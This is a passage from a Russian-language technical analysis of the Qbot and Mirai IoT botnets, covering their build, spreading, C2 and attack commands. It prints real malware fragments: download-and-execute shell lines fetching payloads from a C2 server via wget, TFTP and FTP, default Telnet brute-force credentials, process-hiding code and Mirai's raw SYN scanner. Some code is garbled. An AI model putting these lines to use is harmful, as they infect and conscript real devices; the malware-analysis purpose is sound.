for i in compileas:  
run("cp "+i+"/var/www/html")  
run("cp "+i+"/var/ftp")  
run("mv "+i+"/var/lib/tftpboot")
```


Чтобы упростить загрузку для установщиков вредоносной программы, создаются четыре сценария для трёх поддерживаемых протоколов: HTTP, TFTP и FTP.

```
/var/www/html/bins.sh
/var/ftp/ftp1.sh
/var/lib/tftpboot/tftp1.sh
/var/lib/tftpboot/tftp2.sh
```

Каждый сценарий содержит последовательность команд, загружающую и пытающуюся выполнить все кросс-компилированные файлы, почти как установщик Kaiten:

```
for i in compileas:
run (' echo -e "cd /tmp || cd/var/run || cd/mnt || cd/root || cd /; wget http :/' +
ip + '/' +i+' ' ;
c h m o d+x'+i+' ;. / '+i+' ;r m- r f'+i+' "> >/v a r / w w w / h t m l / b i n s . s
h' )
run (' echo -e "cd /tmp || cd/var/run || cd/mnt || cd/root || cd /; ftpget -v -u
anonymous -p
a n o n y m o u s- P2 1'+i p+''+i+''+i+' ;c h m o d7 7'+i+'. / '+i+' ;r m-r f'+i+'
"> >/ v a r /
ftp/ftp1.sh ')
r u n( 'e c h o- e" c d / t m p | c d / v a r / r u n | c d / m n t | c d / r o o t |
|c d / ;t f t p'+i p+'- c g e t'+i+' ;c a t
' + i + ' > badbox ; chmod + x *;./ badbox " >> / var/lib/tftpboot/tftp1.sh ')
run (' echo -e "cd /tmp || cd/var/run || cd/mnt || cd/root || cd /; tftp -r ' + i+'-
g'+i p+' ;c a t'+
i + ' > badbox ; chmod + x *;./ badbox " >> / var/lib/tftpboot/tftp2.sh ')
```

Мотивация полностью автоматизированных установочных скриптов возникает из торговли, которую разработчики вредоносного ПО ведут на форумах. Вредоносные агенты предоставляли улучшенные версии Qbot другим агентам, которые запускали ботнет и размещали booter- и stresser-сервисы для выполнения DDoS-атак в крупном масштабе. Некоторые разработчики вредоносного ПО продавали исходный код, но быстро обнаружили, что среди воров нет честности, и увидели, что их код утек и повторно используется. Вскоре разработчики ботнетов перешли к предоставлению услуг установки и продаже своих ботнетов как сервисов "под ключ", устанавливая и настраивая ботнеты на серверах, предоставленных клиентами. Полностью автоматизированный установочный скрипт ускоряет этот процесс.

2.3.2.2 Сканирование и заражение

Оператору остаётся скомпилировать и запустить C2-сервер из server.c, а затем первоначально развернуть сеть. Для этого можно вручную заразить уязвимое устройство, запустить вредоносную программу на сервере и позволить ей сканировать и заражать другие системы либо с помощью сценария наподобие infect.py подобрать по SSH учётные данные нескольких первых устройств. После появления начального набора ботов сеть растёт самостоятельно благодаря встроенным средствам сканирования и заражения. Распределённый характер процесса обеспечивает быстрый, почти экспоненциальный рост и создаёт самоподдерживающуюся экосистему. Даже если конкуренты атакуют ботнет и перехватывают часть его узлов, нескольких оставшихся устройств достаточно, чтобы продолжить поиск жертв и борьбу за существование.

2.3.2.3 Клиентский бот

При запуске бот меняет запись в таблице процессов на жёстко заданную строку, скрывая своё присутствие. Qbot перезаписывает исходное имя командной строки через `argv[0]` и вызывает `prctl(PR_SET_NAME)`, чтобы изменить имя процесса. В следующем фрагменте исходное имя исполняемого файла заменяется на `dropbear`. Dropbear — компактные клиент и сервер SSH с открытым исходным кодом, популярные во встраиваемых системах Linux. Под таким именем бот практически исчезает из результатов поиска конкурентов. Даже заподозрив вредоносный процесс, атакующий рискует завершить управляющий терминал или настоящее SSH-соединение. Поэтому выбор имени весьма удачен.

```
char *mynameis = "/usr/sbin/dropbear";
strncpy (argv[0], "", strlen (argv[0]));
argv[0] = "/usr/sbin/dropbear ";
prctl(PR_SET_NAME, (unsigned long)mynameis, 0, 0, 0);
```

Скрыв процесс, бот устанавливает TCP-соединение с C2-сервером. Он поддерживает несколько жёстко заданных адресов и перебирает их по кругу, пока не найдёт отвечающий. После закрытия соединения бот переходит к следующему серверу из списка, что повышает устойчивость к потере отдельных узлов управления. В начале обмена он представляется строкой `BUILD` платформа, где название платформы задаётся при кросс-компиляции директивами препроцессора `#define`. Возможные значения — MIPS, MIPSEL, X86, ARM и PPC; на остальных архитектурах бот всегда сообщает `DONGS`.

```
char *getBuild ()
{
# ifdef MIPS_BUILD
return "MIPS";
# elif MIPSEL_BUILD
return "MIPSEL";
# elif X86_BUILD
return "X86";
# elif ARM_BUILD
return "ARM";
# elif PPC_BUILD
return "PPC";
# else
return "ONGS";
# endif
}
```

После этого бот входит в цикл ожидания команд C2-сервера. Поиск новых жертв начинается только после явной команды `!* SCANNER ON`. Получив её, бот создаёт дочерний процесс и сканирует псевдослучайно сгенерированные IP-адреса, исключая диапазоны, проверять которые бессмысленно:

- 0.0.0.0–0.255.255.255 (допустим только как адрес источника)
- 10.0.0.0–10.255.255.255 (частная сеть)
- 100.64.0.0–100.127.255.255 (адреса для совместного использования операторами связи)
- 127.0.0.0–127.255.255.255 (диапазон обратной петли узла)
- 172.16.0.0–172.31.255.255 (частная сеть)
- 192.168.0.0–192.168.255.255 (частная сеть)
- 192.0.2.0-255 (TEST-NET-1)
- 192.88.99.0–192.88.99.255 (зарезервирован; ранее использовался для ретрансляции IPv6 в IPv4)
- 198.18.0.0–198.19.255.255 (диапазон для испытаний сетевого оборудования)
- 198.51.100.0-255 (TEST-NET-2)
- 203.0.113.0-255 (TEST-NET-3)
- 224.0.0.0–239.255.255.255 (многоадресная рассылка IP)
- 240.0.0.0–255.255.255.254 (зарезервировано для будущего использования)

- 255.255.255.255 (широковещательный адрес назначения)

Процесс сканирования пытается одновременно установить TCP-соединения с портом 23 множества псевдослучайных адресов. Число параллельных попыток равно 4092 либо трём четвертям от предельного числа открытых файловых дескрипторов — выбирается меньшее из этих значений. После успешного подключения по Telnet бот перебирает все сочетания из массивов `usernames[ ]` и `passwords[ ]`, жёстко заданных в `client.c`, пытаясь получить доступ к командной оболочке жертвы:

```
char *usernames[] = {"root\0", "admin\0", "user\0", "login\0 ", "guest\0", "support\0"};
char *passwords[] = {"root\0", "toor\0", "admin\0", "user\0", "guest\0", "login\0", "changeme\0", "1234\0", "12345\0", "123456\0", "default\0", "\0", "password\0", "support\0"};
```

Тайм-ауты отправки и приёма TCP уменьшены до пяти секунд. Большинство случайно проверяемых адресов не отвечает на SYN-запрос, поэтому короткий тайм-аут существенно ускоряет работу. По сравнению со стандартной задержкой в двадцать секунд сканирование выполняется примерно в четыре раза быстрее.

Найдя подходящую пару учётных данных и получив доступ к командной строке жертвы, бот отправляет команду `sh`, а затем жёстко заданную строку, которую можно изменить через переменную `infectline`. По умолчанию она содержит:

```
" cd /tmp || cd /var/run || cd /mnt || cd /root || cd /;
wget http://[commserverip]/bins.sh;
chmod 777 bins.sh;
sh bins.sh;
tftp [commserverip] -c get tftp1.sh;
chmod 777 tftp1.sh;
sh tftp1.sh;
tftp -r tftp2.sh -g [commserverip];
chmod 777 tftp2.sh;
sh tftp2.sh;
ftpget -v -u anonymous -p anonymous -P 21 [commserverip] ftp1.sh ftp1.sh;
sh ftp1.sh;
rm -rf bins.sh tftp1.sh tftp2.sh ftp1.sh; rm -rf *;
exit\r\n";
```

В исходном коде это одна строка командной строки; здесь она переформатирована для наглядности.

Команда проверяет наличие каталогов `/tmp`, `/var/run`, `/mnt` и `/root`. Если ни один не существует или недоступен, текущим рабочим каталогом становится `.`. Перечисленные пути часто доступны для записи. Затем с сервера загрузки с помощью `wget` пытаются получить `bins.sh`. Если `wget` отсутствует или завершается неудачно, используются TFTP и FTP. Полученный сценарий в любом случае запускается, после чего команда `rm` удаляет промежуточные файлы.

Загружаемый сценарий оболочки `bins.sh` создаётся при настройке сервера сценарием Python `ss7.py`. Напомним, что на этапе сборки тот же `ss7.py` маскирует вредоносные исполняемые файлы под известные службы и процессы Unix — `ntpd`, `sshd`, `apache2` и другие. Типичный пример выглядит так:

```
# !/ bin/ bash
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://[downloadserverip]/ntpd ; chmod
+ x ntpd ; ./ntpd ; rm -rf ntpd
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://[downloadserverip]/sshd ; chmod
+ x sshd ; ./sshd ; rm -rf sshd
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://[downloadserverip]/openssh ; chmod
+ x openssh ; ./ openssh ; rm -rf openssh
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://[
```

```

downloadserverip]/bash ; chmod
+x bash ; ./bash ; rm -rf bash
cd /tmp || cd /var/run || cd /mnt || cd /root || cd / ; wget http ://[
downloadserverip]/tftp ; chmod
+x tftp ; ./tftp ; rm -rf tftp
cd /tmp || cd /var/run || cd /mnt || cd /root || cd / ; wget http://[
downloadserverip]/wget; chmod
+x wget; ./wget; rm -rf wget
cd /tmp || cd /var/run || cd /mnt || cd /root || cd / ; wget http://[
downloadserverip]/cron ; chmod
+x cron ; ./cron ; rm -rf cron
cd /tmp || cd /var/run || cd /mnt || cd /root || cd / ; wget http://[
downloadserverip]/ftp ; chmod +x ftp ;
./ftp ; rm -rf ftp
cd /tmp || cd /var/run || cd /mnt || cd /root || cd / ; wget http://[downloadserverip]/
pftp ; chmod
+x pftp ; ./pftp ; rm -rf pftp
cd /tmp || cd /var/run || cd /mnt || cd /root || cd / ; wget http://[downloadserverip]/
sh; chmod +x sh;
./sh; rm -rf sh
cd /tmp || cd /var/run || cd /mnt || cd /root || cd / ; wget http://[downloadserverip]/
''; chmod +x '' ;
. / '' ;r m- r f''
cd /tmp || cd /var/run || cd /mnt || cd /root || cd / ; wget http://[downloadserverip]/
apache2 ; chmod
+x apache2 ; ./apache2 ; rm -rf apache2
cd /tmp || cd /var/run || cd /mnt || cd /root || cd / ; wget http://[
downloadserverip]/telnetd ;
chmod +x telnetd ; ./telnetd ; rm -rf telnetd

```

После успешного заражения недавно обнаруженной жертвы бот сообщает своему C2 информацию в форме: REPORT ip:username:password. В этот момент весь процесс бота начинается снова, но уже на новой жертве. Ясно, что этот метод обеспечивает быстрый рост ботнета, поскольку каждый добавленный бот начнет сканировать и заражать новые узлы. Метод грубый и неоптимизированный: каждый бот независимо сканирует весь диапазон интернета, а значит каждый IP-адрес в интернете в какой-то момент будет просканирован каждым ботом в ботнете. Но он работает, достаточно хорош и доказал свою эффективность.

Пока процесс сканирования обнаруживает и заражает жертв, основной процесс ожидает команды C2-сервера. Сервер может отправлять ботам следующие управляющие сообщения:

- PING проверяет наличие активного клиента на другом конце соединения. Получив сообщение, бот отвечает PONG. Такой механизм поддержания связи унаследован от IRC.
- GETLOCALIP запрашивает локальный IP-адрес. Бот отвечает строкой My IP: x.x.x.x.
- SCANNER ON запускает процесс сканирования; подтверждением служит PROBING.
- SCANNER OFF останавливает сканирование; бот отвечает REMOVING PROBE.
- Атака HOLD <ip> <port> <time> создаёт огромное количество одновременных TCP-соединений с целью — половину максимального размера таблицы файлов — и удерживает каждое открытым до десятисекундного тайм-аута в течение заданного времени.
- JUNK <ip> <port> <time> отправляет пакеты со случайной полезной нагрузкой.
- UDP <ip> <port (0 – случайный)> <time> <netmask (32 – без подмены)> <размер пакета (1-65 500)> <интервал проверки времени, по умолчанию 10> выполняет обычный UDP-флуд.
- HTTP <ip> <time> многократно отправляет цели запросы HTTP GET.
- CNC <ip> <time> в течение заданного времени циклически устанавливает одно TCP-соединение, ждёт секунду и разрывает его.
- COMBO <ip> <port> <time> объединяет атаки JUNK и HOLD.
- TCP <ip> <port (0 – случайный)> <time> <netmask (32 – без подмены)> <флаги (syn, ack, psh, rst, fin, all)> <размер пакета, обычно 0> <интервал проверки времени, по умолчанию 10> выполняет TCP-флуд.
- KILLATTK завершает все дочерние процессы бота, выполняющие атаки.

- FUCOFF останавливает бота вызовом `exit(0)`.

Каждая атака запускается в новом дочернем процессе, а не в основном процессе бота. Поэтому один бот способен одновременно проводить несколько атак.

2.3.2.4 Командование и управление

Процесс C2-сервера Qbot обладает ограниченной функциональностью и требует при запуске ровно три аргумента:

Использование: `server [порт] [потоки] [порт C2]`

Первый задаёт TCP-порт управляющих соединений с ботами. Второй — количество потоков обработки отчётов сканирования. Третий — TCP-порт для подключений операторов или клиентов, которым предоставляется интерфейс командной строки для управления ботнетом.

При подключении к административному порту необходимо предъявить действительные учётные данные. Имена и пароли Qbot хранятся открытым текстом в файле `login.txt` рядом с исполняемым файлом сервера, по одной паре в формате <имя> <пароль> на строку. Никакого хеширования, обфускации или шифрования!

После успешного входа администратор видит приветствие, текущее число ботов и приглашение командной строки. Через этот интерфейс он управляет всеми участниками сети. Набор команд Qbot невелик: доступны только простейшие DDoS-атаки, описанные ранее, остановка всех текущих атак (KILL), просмотр условий использования (TOS) и выход (LOGOUT).

После успешного заражения бот сообщает серверу адрес и учётные данные новой жертвы сообщением `REPORT ip:username:password`. Сервер сохраняет их в `telnet.txt` в формате `ip:username:password`. Такой реестр позволяет оператору «перезагрузить» ботнет при появлении новой версии клиента. Поскольку встроенного обновления нет, старые процессы приходится завершать, а устройства заражать заново. Сохранённый список позволяет восстановить большую часть сети.

Запустившись на новой жертве, бот подключается к C2-серверу. Тот проверяет IP-адрес по списку уже подключённых узлов. При обнаружении дубликата сервер отправляет `!* LOLNOGTF0`, после чего новый экземпляр завершается. В противном случае сообщение `!* SCANNER ON` запускает Telnet-сканер и поиск новых устройств для заражения.

2.3.2.5 Варианты Qbot

В более поздних вариантах Qbot псевдослучайный генератор IP научился исключать диапазоны, предположительно принадлежащие ЦРУ и ФБР, а также крупным облачным провайдерам Amazon, Azure, DigitalOcean, OVH и другим. Причина избегать первых очевидна. Исключение облачных подсетей повышает эффективность, поскольку обычных IoT-устройств там немного, хотя потенциальными жертвами всё же могут стать виртуальные маршрутизаторы и серверы. Кроме того, это помогает не попадать в исследовательские ловушки: крупные облачные службы с инфраструктурой во многих регионах представляют самый удобный способ развернуть и обслуживать сеть приманок.

Как и Kaiten, новые варианты Qbot содержат компонент botkiller для монопольного доступа к заражённым устройствам. Нередко новая жертва уже выполняет конкурирующего бота. Поэтому при запуске Qbot просматривает таблицу процессов, ищет известные имена вредоносных программ и завершает их. Например, сравнительно поздний вариант Prometheus v4 содержит обширный список таких имён:

```

const char *knownBots[] = {
    "mips", "mipsel", "sh4", "x86",
    "i686", "ppc", "i586", "i586",
    "jackmy*", "hackmy*", "arm*",
    "b1", "b2", "b3", "b4", "b5", "b6", "b7", "b8", "b9",
    "busyboxterrorist", "DFhxdhdf", "dvrHelper", "FDFDHF",
    "FEUB", "FTUdftui", "GHfjfgvj", "jhUOH",
    "JIPJIPj", "JIPJuipjh", "kmyx 86_64", "lolmipsel",
    "mips", "mipsel", "RYrydry", "tel*",
    "Two Face*", "UYyuyioy", "wget", "x86_64",
    "XDzdfxzf", "xxb *", "sh",
    "1", "2", "3", "4", "5", "6", "7", "8", "9",
    "10", "11", "12", "13", "14", "15", "16", "17", "18", "19", "20",
    "hackz", "bin *", "gtop", "ftp*", "tftp *",
    "botnet", "swatnet", "ballpit", "fucknet",
    "cracknet", "weednet", "gaynet", "queernet",
    "ballnet", "unet", "yougay", "sttftp", "sstftp",
    "sbtftp", "btftp", "y0u1sg3y", "bruv*", "IoT*",
};

```

Другим усовершенствованием Qbot стали несколько наборов клиентских заголовков HTTP, случайно меняющихся во время атак HTTP GET. Это затрудняет создание сигнатур и фильтрацию системами защиты от DDoS.

Некоторые варианты Qbot поддерживают распределённое сканирование SSH с помощью общедоступных стандартных или изменённых сканеров на Python и Perl. Клиент проверяет платформу и определяет, может ли устройство выполнять соответствующие сценарии. При подключении бот сообщает серверу свои возможности, после чего получает указание установить подходящий сканер. Например, Prometheus при сообщении PYTHON INSTALL выполняет на скомпрометированном устройстве следующие команды:

```

sudo yum install python-paramiko -y; sudo apt-get install python-paramiko -y; sudo
mkdir / .tmp/;
cd / .tmp; wget x.x.x.x/good2.py

```

При получении PYTHON START он выполняет команду оболочки:

```

cd / .tmp; python good2.py 1000 LUCKY 1 3

```

Команда PYTHON OFF останавливает SSH-сканер на Python, выполняя:

```

killall -9 python; pkill python

```

Сообщение PYTHON UPDATE обновляет SSH-сканер и заставляет бота выполнить:

```

cd / .tmp; rm -rf *py; wget x.x.x.x/good2.py

```

В начале 2017 года злоумышленник под псевдонимом Jihadi опубликовал полный исходный код Prometheus. Несмотря на утечку, в июле 2018 года ботнет всё ещё продавали примерно за 80 долларов на форуме Sinisterly. В сентябре 2018 года вариант Qbot под названием Demonbot [23] обнаружили на облачных серверах обработки больших данных. Он эксплуатировал уязвимость Hadoop YARN [24], захватывая мощные серверы для DDoS-атак.

2.3.3 Mirai

Mirai уступает по сложности большинству ботнетов Windows, но именно он изменил правила игры и продемонстрировал новые риски DDoS-ботнетов Интернета вещей. Будучи первым IoT-ботнетом с открытым исходным кодом, Mirai потребовал пересмотреть защиту в реальном времени и сделал её автоматизацию обязательной. IoT-ботнеты способны проводить сложные атаки прикладного уровня (L7), непрерывно приспосабливаясь для обхода защиты и одновременно поддерживать рекордный объём трафика. Открытый код Mirai позволяет злоумышленникам изменять, настраивать и совершенствовать его, создавая бесчисленные новые инструменты атак. Поэтому Mirai служит хорошим образцом современного IoT-ботнета. Он многое заимствовал у рассмотренного выше Qbot, однако стал не просто его потомком, а родоначальником нового семейства, породившего множество вариантов.

Mirai отделяет обнаружение и заражение жертв от C2-сервера. Встроенный механизм сканирования представляет собой агрессивный эффективный асинхронный сканер сырых пакетов с модулем перебора Telnet, выполняющим до 500 попыток в секунду. Для критически важных серверных компонентов наряду с традиционным C используется Go. C2-сервер предоставляет многопользовательский интерфейс для клиентов и серверную базу MySQL, где хранятся учётные записи, история атак и распределение ботов. Оператор может выделять клиентам отдельные части сети, гибко устанавливая цены и условия аренды в зависимости от её размера.

Подсистема обнаружения и заражения включает встроенный в ботов распределённый движок сканирования и перебора, а также централизованные службы загрузки вредоносной программы на новых жертв. Как показал Qbot, сканирование с уже заражённых устройств обеспечивает быстрый, почти экспоненциальный рост, хотя делает сеть очень шумной. На рисунке 2.2 централизованная часть состоит из scanListen и Loader. Служба scanListen на порту 48101 принимает отчёты ботов (3) о жертвах, найденных во время сканирования (1). Она написана на Go и использует легковесные потоки goroutine. Отчёт преобразуется в строку `ip:port username:password architecture` и через канал Unix^[5] передаётся Loader (4). Эта многопоточная программа на C имеет один входной поток, помещающий задания из STDIN в очередь, и настраиваемое число рабочих потоков. Рабочий поток входит в оболочку жертвы с полученными учётными данными и загружает клиент (5). После запуска новый бот регистрируется на C2-сервере (6), начинает сканирование (7) и ожидает команд. Административный интерфейс C2 доступен на порту 23 (8), а клиентский API — на порту 101. Loader способен читать жертв из обычного текстового файла, поэтому списки адресов и учётных данных можно копировать с других серверов, покупать или создавать отдельными мощными сканерами. Например, в июне 2017 года на Pastebin обнаружили список из тысяч доступных по Telnet устройств [25].




Рисунок 2.2. Архитектура Mirai.

2.3.3.1 Клиентский бот

Клиент Mirai написан на C. При запуске бот удаляет ссылку на собственный исполняемый файл, пытаясь стереть следы вредоносной программы из файловой системы. Затем он включает средства противодействия отладке, усложняя обратный анализ исследователям безопасности.

Все строковые литералы и чувствительные настройки, такие как хост и порт C2-сервера, жестко заданы в боте, но хранятся в зашифрованной таблице. Настройки и строковые литералы остаются зашифрованными в памяти в течение всего времени выполнения бота и расшифровываются только при использовании, чтобы сразу после этого быть зашифрованными снова. Учетные данные, используемые для перебора во время telnet-сканирования, также хранятся в зашифрованной таблице внутри бинарника, но расшифровываются при инициализации бота и остаются в открытом виде в памяти процесса на протяжении всего времени его жизни.

Если устройство настроено автоматически перезагружаться при сбое ядра, например с помощью Linux Watchdog, бот отключает эту возможность. Иначе перезапуск могла бы вызвать высокая загрузка процессора во время агрессивного сканирования и флуд-атак.

Бот также проверяет, не запущен ли в системе другой экземпляр Mirai. Для этого он пытается привязать сокет к порту 48101 на интерфейсе обратной петли (127.0.0.1). По совпадению тот же номер порта используется на C2-сервере. Если порт свободен, вызов bind завершается успешно, и текущий процесс становится его владельцем; все последующие попытки других экземпляров Mirai занять этот порт завершаются ошибкой. Если же bind не срабатывает, значит, порт уже удерживает другой бот. Тогда текущий экземпляр находит и завершает конкурирующий процесс, после чего занимает порт сам. Порт служит своеобразным семафором: он не допускает одновременной работы нескольких экземпляров бота и помогает удалять прежние версии Mirai или другие боты, успевшие заразить устройство ранее.

Бот скрывает свое присутствие в таблице процессов, заменяя свое имя в записи таблицы случайной буквенной строкой длиной от 12 до 32 символов. Он также меняет имя вызова командной строки на случайную буквенную строку из 12-24 символов. Запись в таблице процессов и имя командной строки являются независимо сгенерированными строками, что усложняет сопоставление. После изменения имени процесса бот выводит строку `listening tun0` в терминал; это одна из жестко заданных строк в зашифрованной таблице.

После этого бот инициализирует полезную нагрузку для атак:

```
BOOL attack_init(void) {
    int i;
    add_attack(ATK_VEC_UDP, (ATTACK_FUNC)attack_udp_generic);
    add_attack(ATK_VEC_VSE, (ATTACK_FUNC)attack_udp_vse);
    add_attack(ATK_VEC_DNS, (ATTACK_FUNC)attack_udp_dns);
    add_attack(ATK_VEC_UDP_PLAIN, (ATTACK_FUNC)attack_udp_plain);
    add_attack(ATK_VEC_SYN, (ATTACK_FUNC)attack_tcp_syn);
    add_attack(ATK_VEC_ACK, (ATTACK_FUNC)attack_tcp_ack);
    add_attack(ATK_VEC_STOMP, (ATTACK_FUNC)attack_tcp_stomp);
    add_attack(ATK_VEC_GREIP, (ATTACK_FUNC)attack_gre_ip);
    add_attack(ATK_VEC_GREETH, (ATTACK_FUNC)attack_gre_eth);
    // add_attack(ATK_VEC_PROXY, (ATTACK_FUNC)attack_app_proxy);
    add_attack(ATK_VEC_HTTP, (ATTACK_FUNC)attack_app_http);
    return TRUE ;
}
```

Бот также запускает сложную функцию `killer`, которая завершает любой процесс, который может слушать порты 22, 23 и 80. После освобождения портов бот выделяет эти порты для всех известных интерфейсов системы путем привязки и прослушивания, но не принимает соединения, фактически блокируя все процессы от получения контроля над портами 22, 23 и 80 и тем самым отключая любой удаленный или веб-доступ через эти порты.

Botkiller также активно ищет процессы, работающие в системе, но не подкрепленные файлом в файловой системе, и завершает их; напомним, что `Mirai`, как и многие другие боты, удаляет ссылку на бинарник при запуске, чтобы стереть следы заражения. Наконец, `botkiller` проходит по всем выполняющимся процессам системы и сканирует первые 4096 байтов кода процесса на известные сигнатуры `Qbot`, `Zollard`, `Remaiten` и `UPX`; если он находит совпадающие процессы, они завершаются.

Затем бот создаёт отдельный процесс для движка сканирования `Telnet`, а основной процесс устанавливает TCP-соединение с C2-сервером через порт 23 и ожидает команд на проведение атак.

2.3.3.2 Сканирование и заражение

Реализация представляет собой эффективный асинхронный SYN-сканер на основе сырых пакетов. Он группами по 160 штук отправляет TCP SYN на псевдослучайные IP-адреса. Для девяти из каждых десяти пакетов порт назначения равен 23, а для каждого десятого — 2323 (см. фрагмент кода ниже).

```
rsck = socket(AF_INET, SOCK_RAW, IPPROTO_TCP);
fcntl(rsck, F_SETFL, O_NONBLOCK | fcntl(rsck, F_GETFL, 0));
setsockopt(rsck, IPPROTO_IP, IP_HDRINCL, &i, sizeof(i))
// выбираем высокий незарезервированный порт источника — на него придёт ответный пакет
do {
    source_port = rand_next() & 0xffff;
} while (ntohs(source_port) < 1024);
iph = (struct iphdr *)scanner_rawpkt ;
tcph = (struct tcphdr *)(iph + 1);
// формируем заголовок IPv4
iph->ihl = 5;
iph->version = 4;
```

```

iph->tot_len = htons(sizeof(struct iphdr) + sizeof(struct tcphdr));
iph->id = rand_next();
iph->ttl = 64;
iph->protocol = IPPROTO_TCP ;
// формируем заголовок TCP
tcph->dest = htons(23);
tcph->source = source_port ;
tcph->doff = 5;
tcph->window = rand_next() & 0xffff;
tcph->syn = TRUE ;
for (i = 0; i < SCANNER_RAW_PPS; i++) {
    struct sockaddr_in paddr = {0};
    struct iphdr *iph = (struct iphdr *)scanner_rawpkt ;
    struct tcphdr *tcph = (struct tcphdr *) (iph + 1);
    iph->id = rand_next();
    iph->saddr = LOCAL_ADDR ;
    iph->daddr = get_random_ip();
    iph->check = 0;
    iph->check = checksum_generic ((uint16_t *)iph, sizeof(struct iphdr));
    if (i % 10 == 0) {
        tcph->dest = htons(2323);
    } else {
        tcph->dest = htons(23);
    }
    tcph->seq = iph->daddr; // TCP SEQ = IP-АДРЕС НАЗНАЧЕНИЯ
    tcph->check = 0;
    tcph->check = checksum_tcpudp(iph, tcph, htons( sizeof(struct tcphdr)), sizeof(struct
    tcphdr));
    paddr.sin_family = AF_INET ;
    paddr.sin_addr.s_addr = iph->daddr;
    paddr.sin_port = tcph->dest;
    sendto (rsck, scanner_rawpkt, sizeof(scanner_rawpkt), MSG_NOSIGNAL, (struct sockaddr
    *)&
    paddr, sizeof(paddr));
}

```

Сканер Mirai записывает в поле последовательности TCP SYN-пакета 32-битное представление IP-адреса назначения. Цикл приёма сырых пакетов использует это значение, чтобы убедиться, что SYN+ACK действительно отвечает на ранее отправленный запрос. В исходящем пакете поле SEQ равно `iph->daddr`; следовательно, в ответе должны быть установлены флаги SYN и ACK, адреса источника и назначения должны поменяться местами, а номер подтверждения — оказаться на единицу больше исходного SEQ. Показанный ниже код проверяет флаги и равенство `ACK SEQ - 1` закодированному адресу источника. Этот приём напоминает защитный механизм SYN cookie, применяемый межсетевыми экранами против исчерпания таблицы состояний при SYN-флуде. Иронично, что средство защиты от ресурсной DoS-атаки используется инструментом DDoS.

```

while (TRUE) {
    int n;
    char dgram[1514];
    struct iphdr *iph = (struct iphdr *)dgram ;
    struct tcphdr *tcph = (struct tcphdr *) (iph + 1);
    struct scanner_connection *conn ;
    errno = 0;
    n = recvfrom(rsck, dgram, sizeof (dgram), MSG_NOSIGNAL, NULL, NULL);
    if ( n <= 0 || errno == EAGAIN || errno == EWOULDBLOCK)
        break;
    if (n < sizeof(struct iphdr) + sizeof(struct tcphdr)) continue;
    if (iph->daddr != LOCAL_ADDR ) continue;
    if (iph->protocol != IPPROTO_TCP) continue;
    if (tcph->source != htons(23) && tcph->source != htons(2323)) continue;
    if (tcph->dest != source_port) continue;
    if (!tcph->syn) continue;
    if (!tcph->ack) continue;
    if (tcph->rst) continue;
    if (tcph->fin) continue;
    if (htonl(ntohl(tcph->ack_seq) - 1) != iph->saddr) continue;
    // ПРОВЕРЯЕМ: SEQ = IP-АДРЕС ИСТОЧНИКА + 1
    conn = NULL ;
}

```

```

for (n = last_avail_conn ; n < SCANNER_MAX_CONNS; n++)
{
if (conn_table[n].state == SC_CLOSED)
{
conn = & conn_table[n];
last_avail_conn = n;
break;
}
}
// если свободных ячеек нет, продолжать чтение бессмысленно
if (conn == NULL)
break ;
conn->dst_addr = iph->saddr;
conn->dst_port = tcph->source;
setup_connection(conn);
#ifdef DEBUG
printf("[ scanner] FD% d Attempting to brute found IP %d.%d.%d.%d\n", conn->fd, iph-
>saddr &0
xff, (iph->saddr >> 8) &0xff, (iph->saddr >> 16) &0xff, (iph->saddr >> 24) &0xff);
#endif
}

```

Если получен действительный SYN+ACK-пакет, RST и FIN не установлены, порт назначения соответствует исходному порту источника, использованному для пакетов, и проверка SEQ cookie проходит, Mirai ищет свободную запись в таблице соединений telnet-сканера и создает новое telnet-соединение со службой telnet на недавно обнаруженной потенциальной жертве.

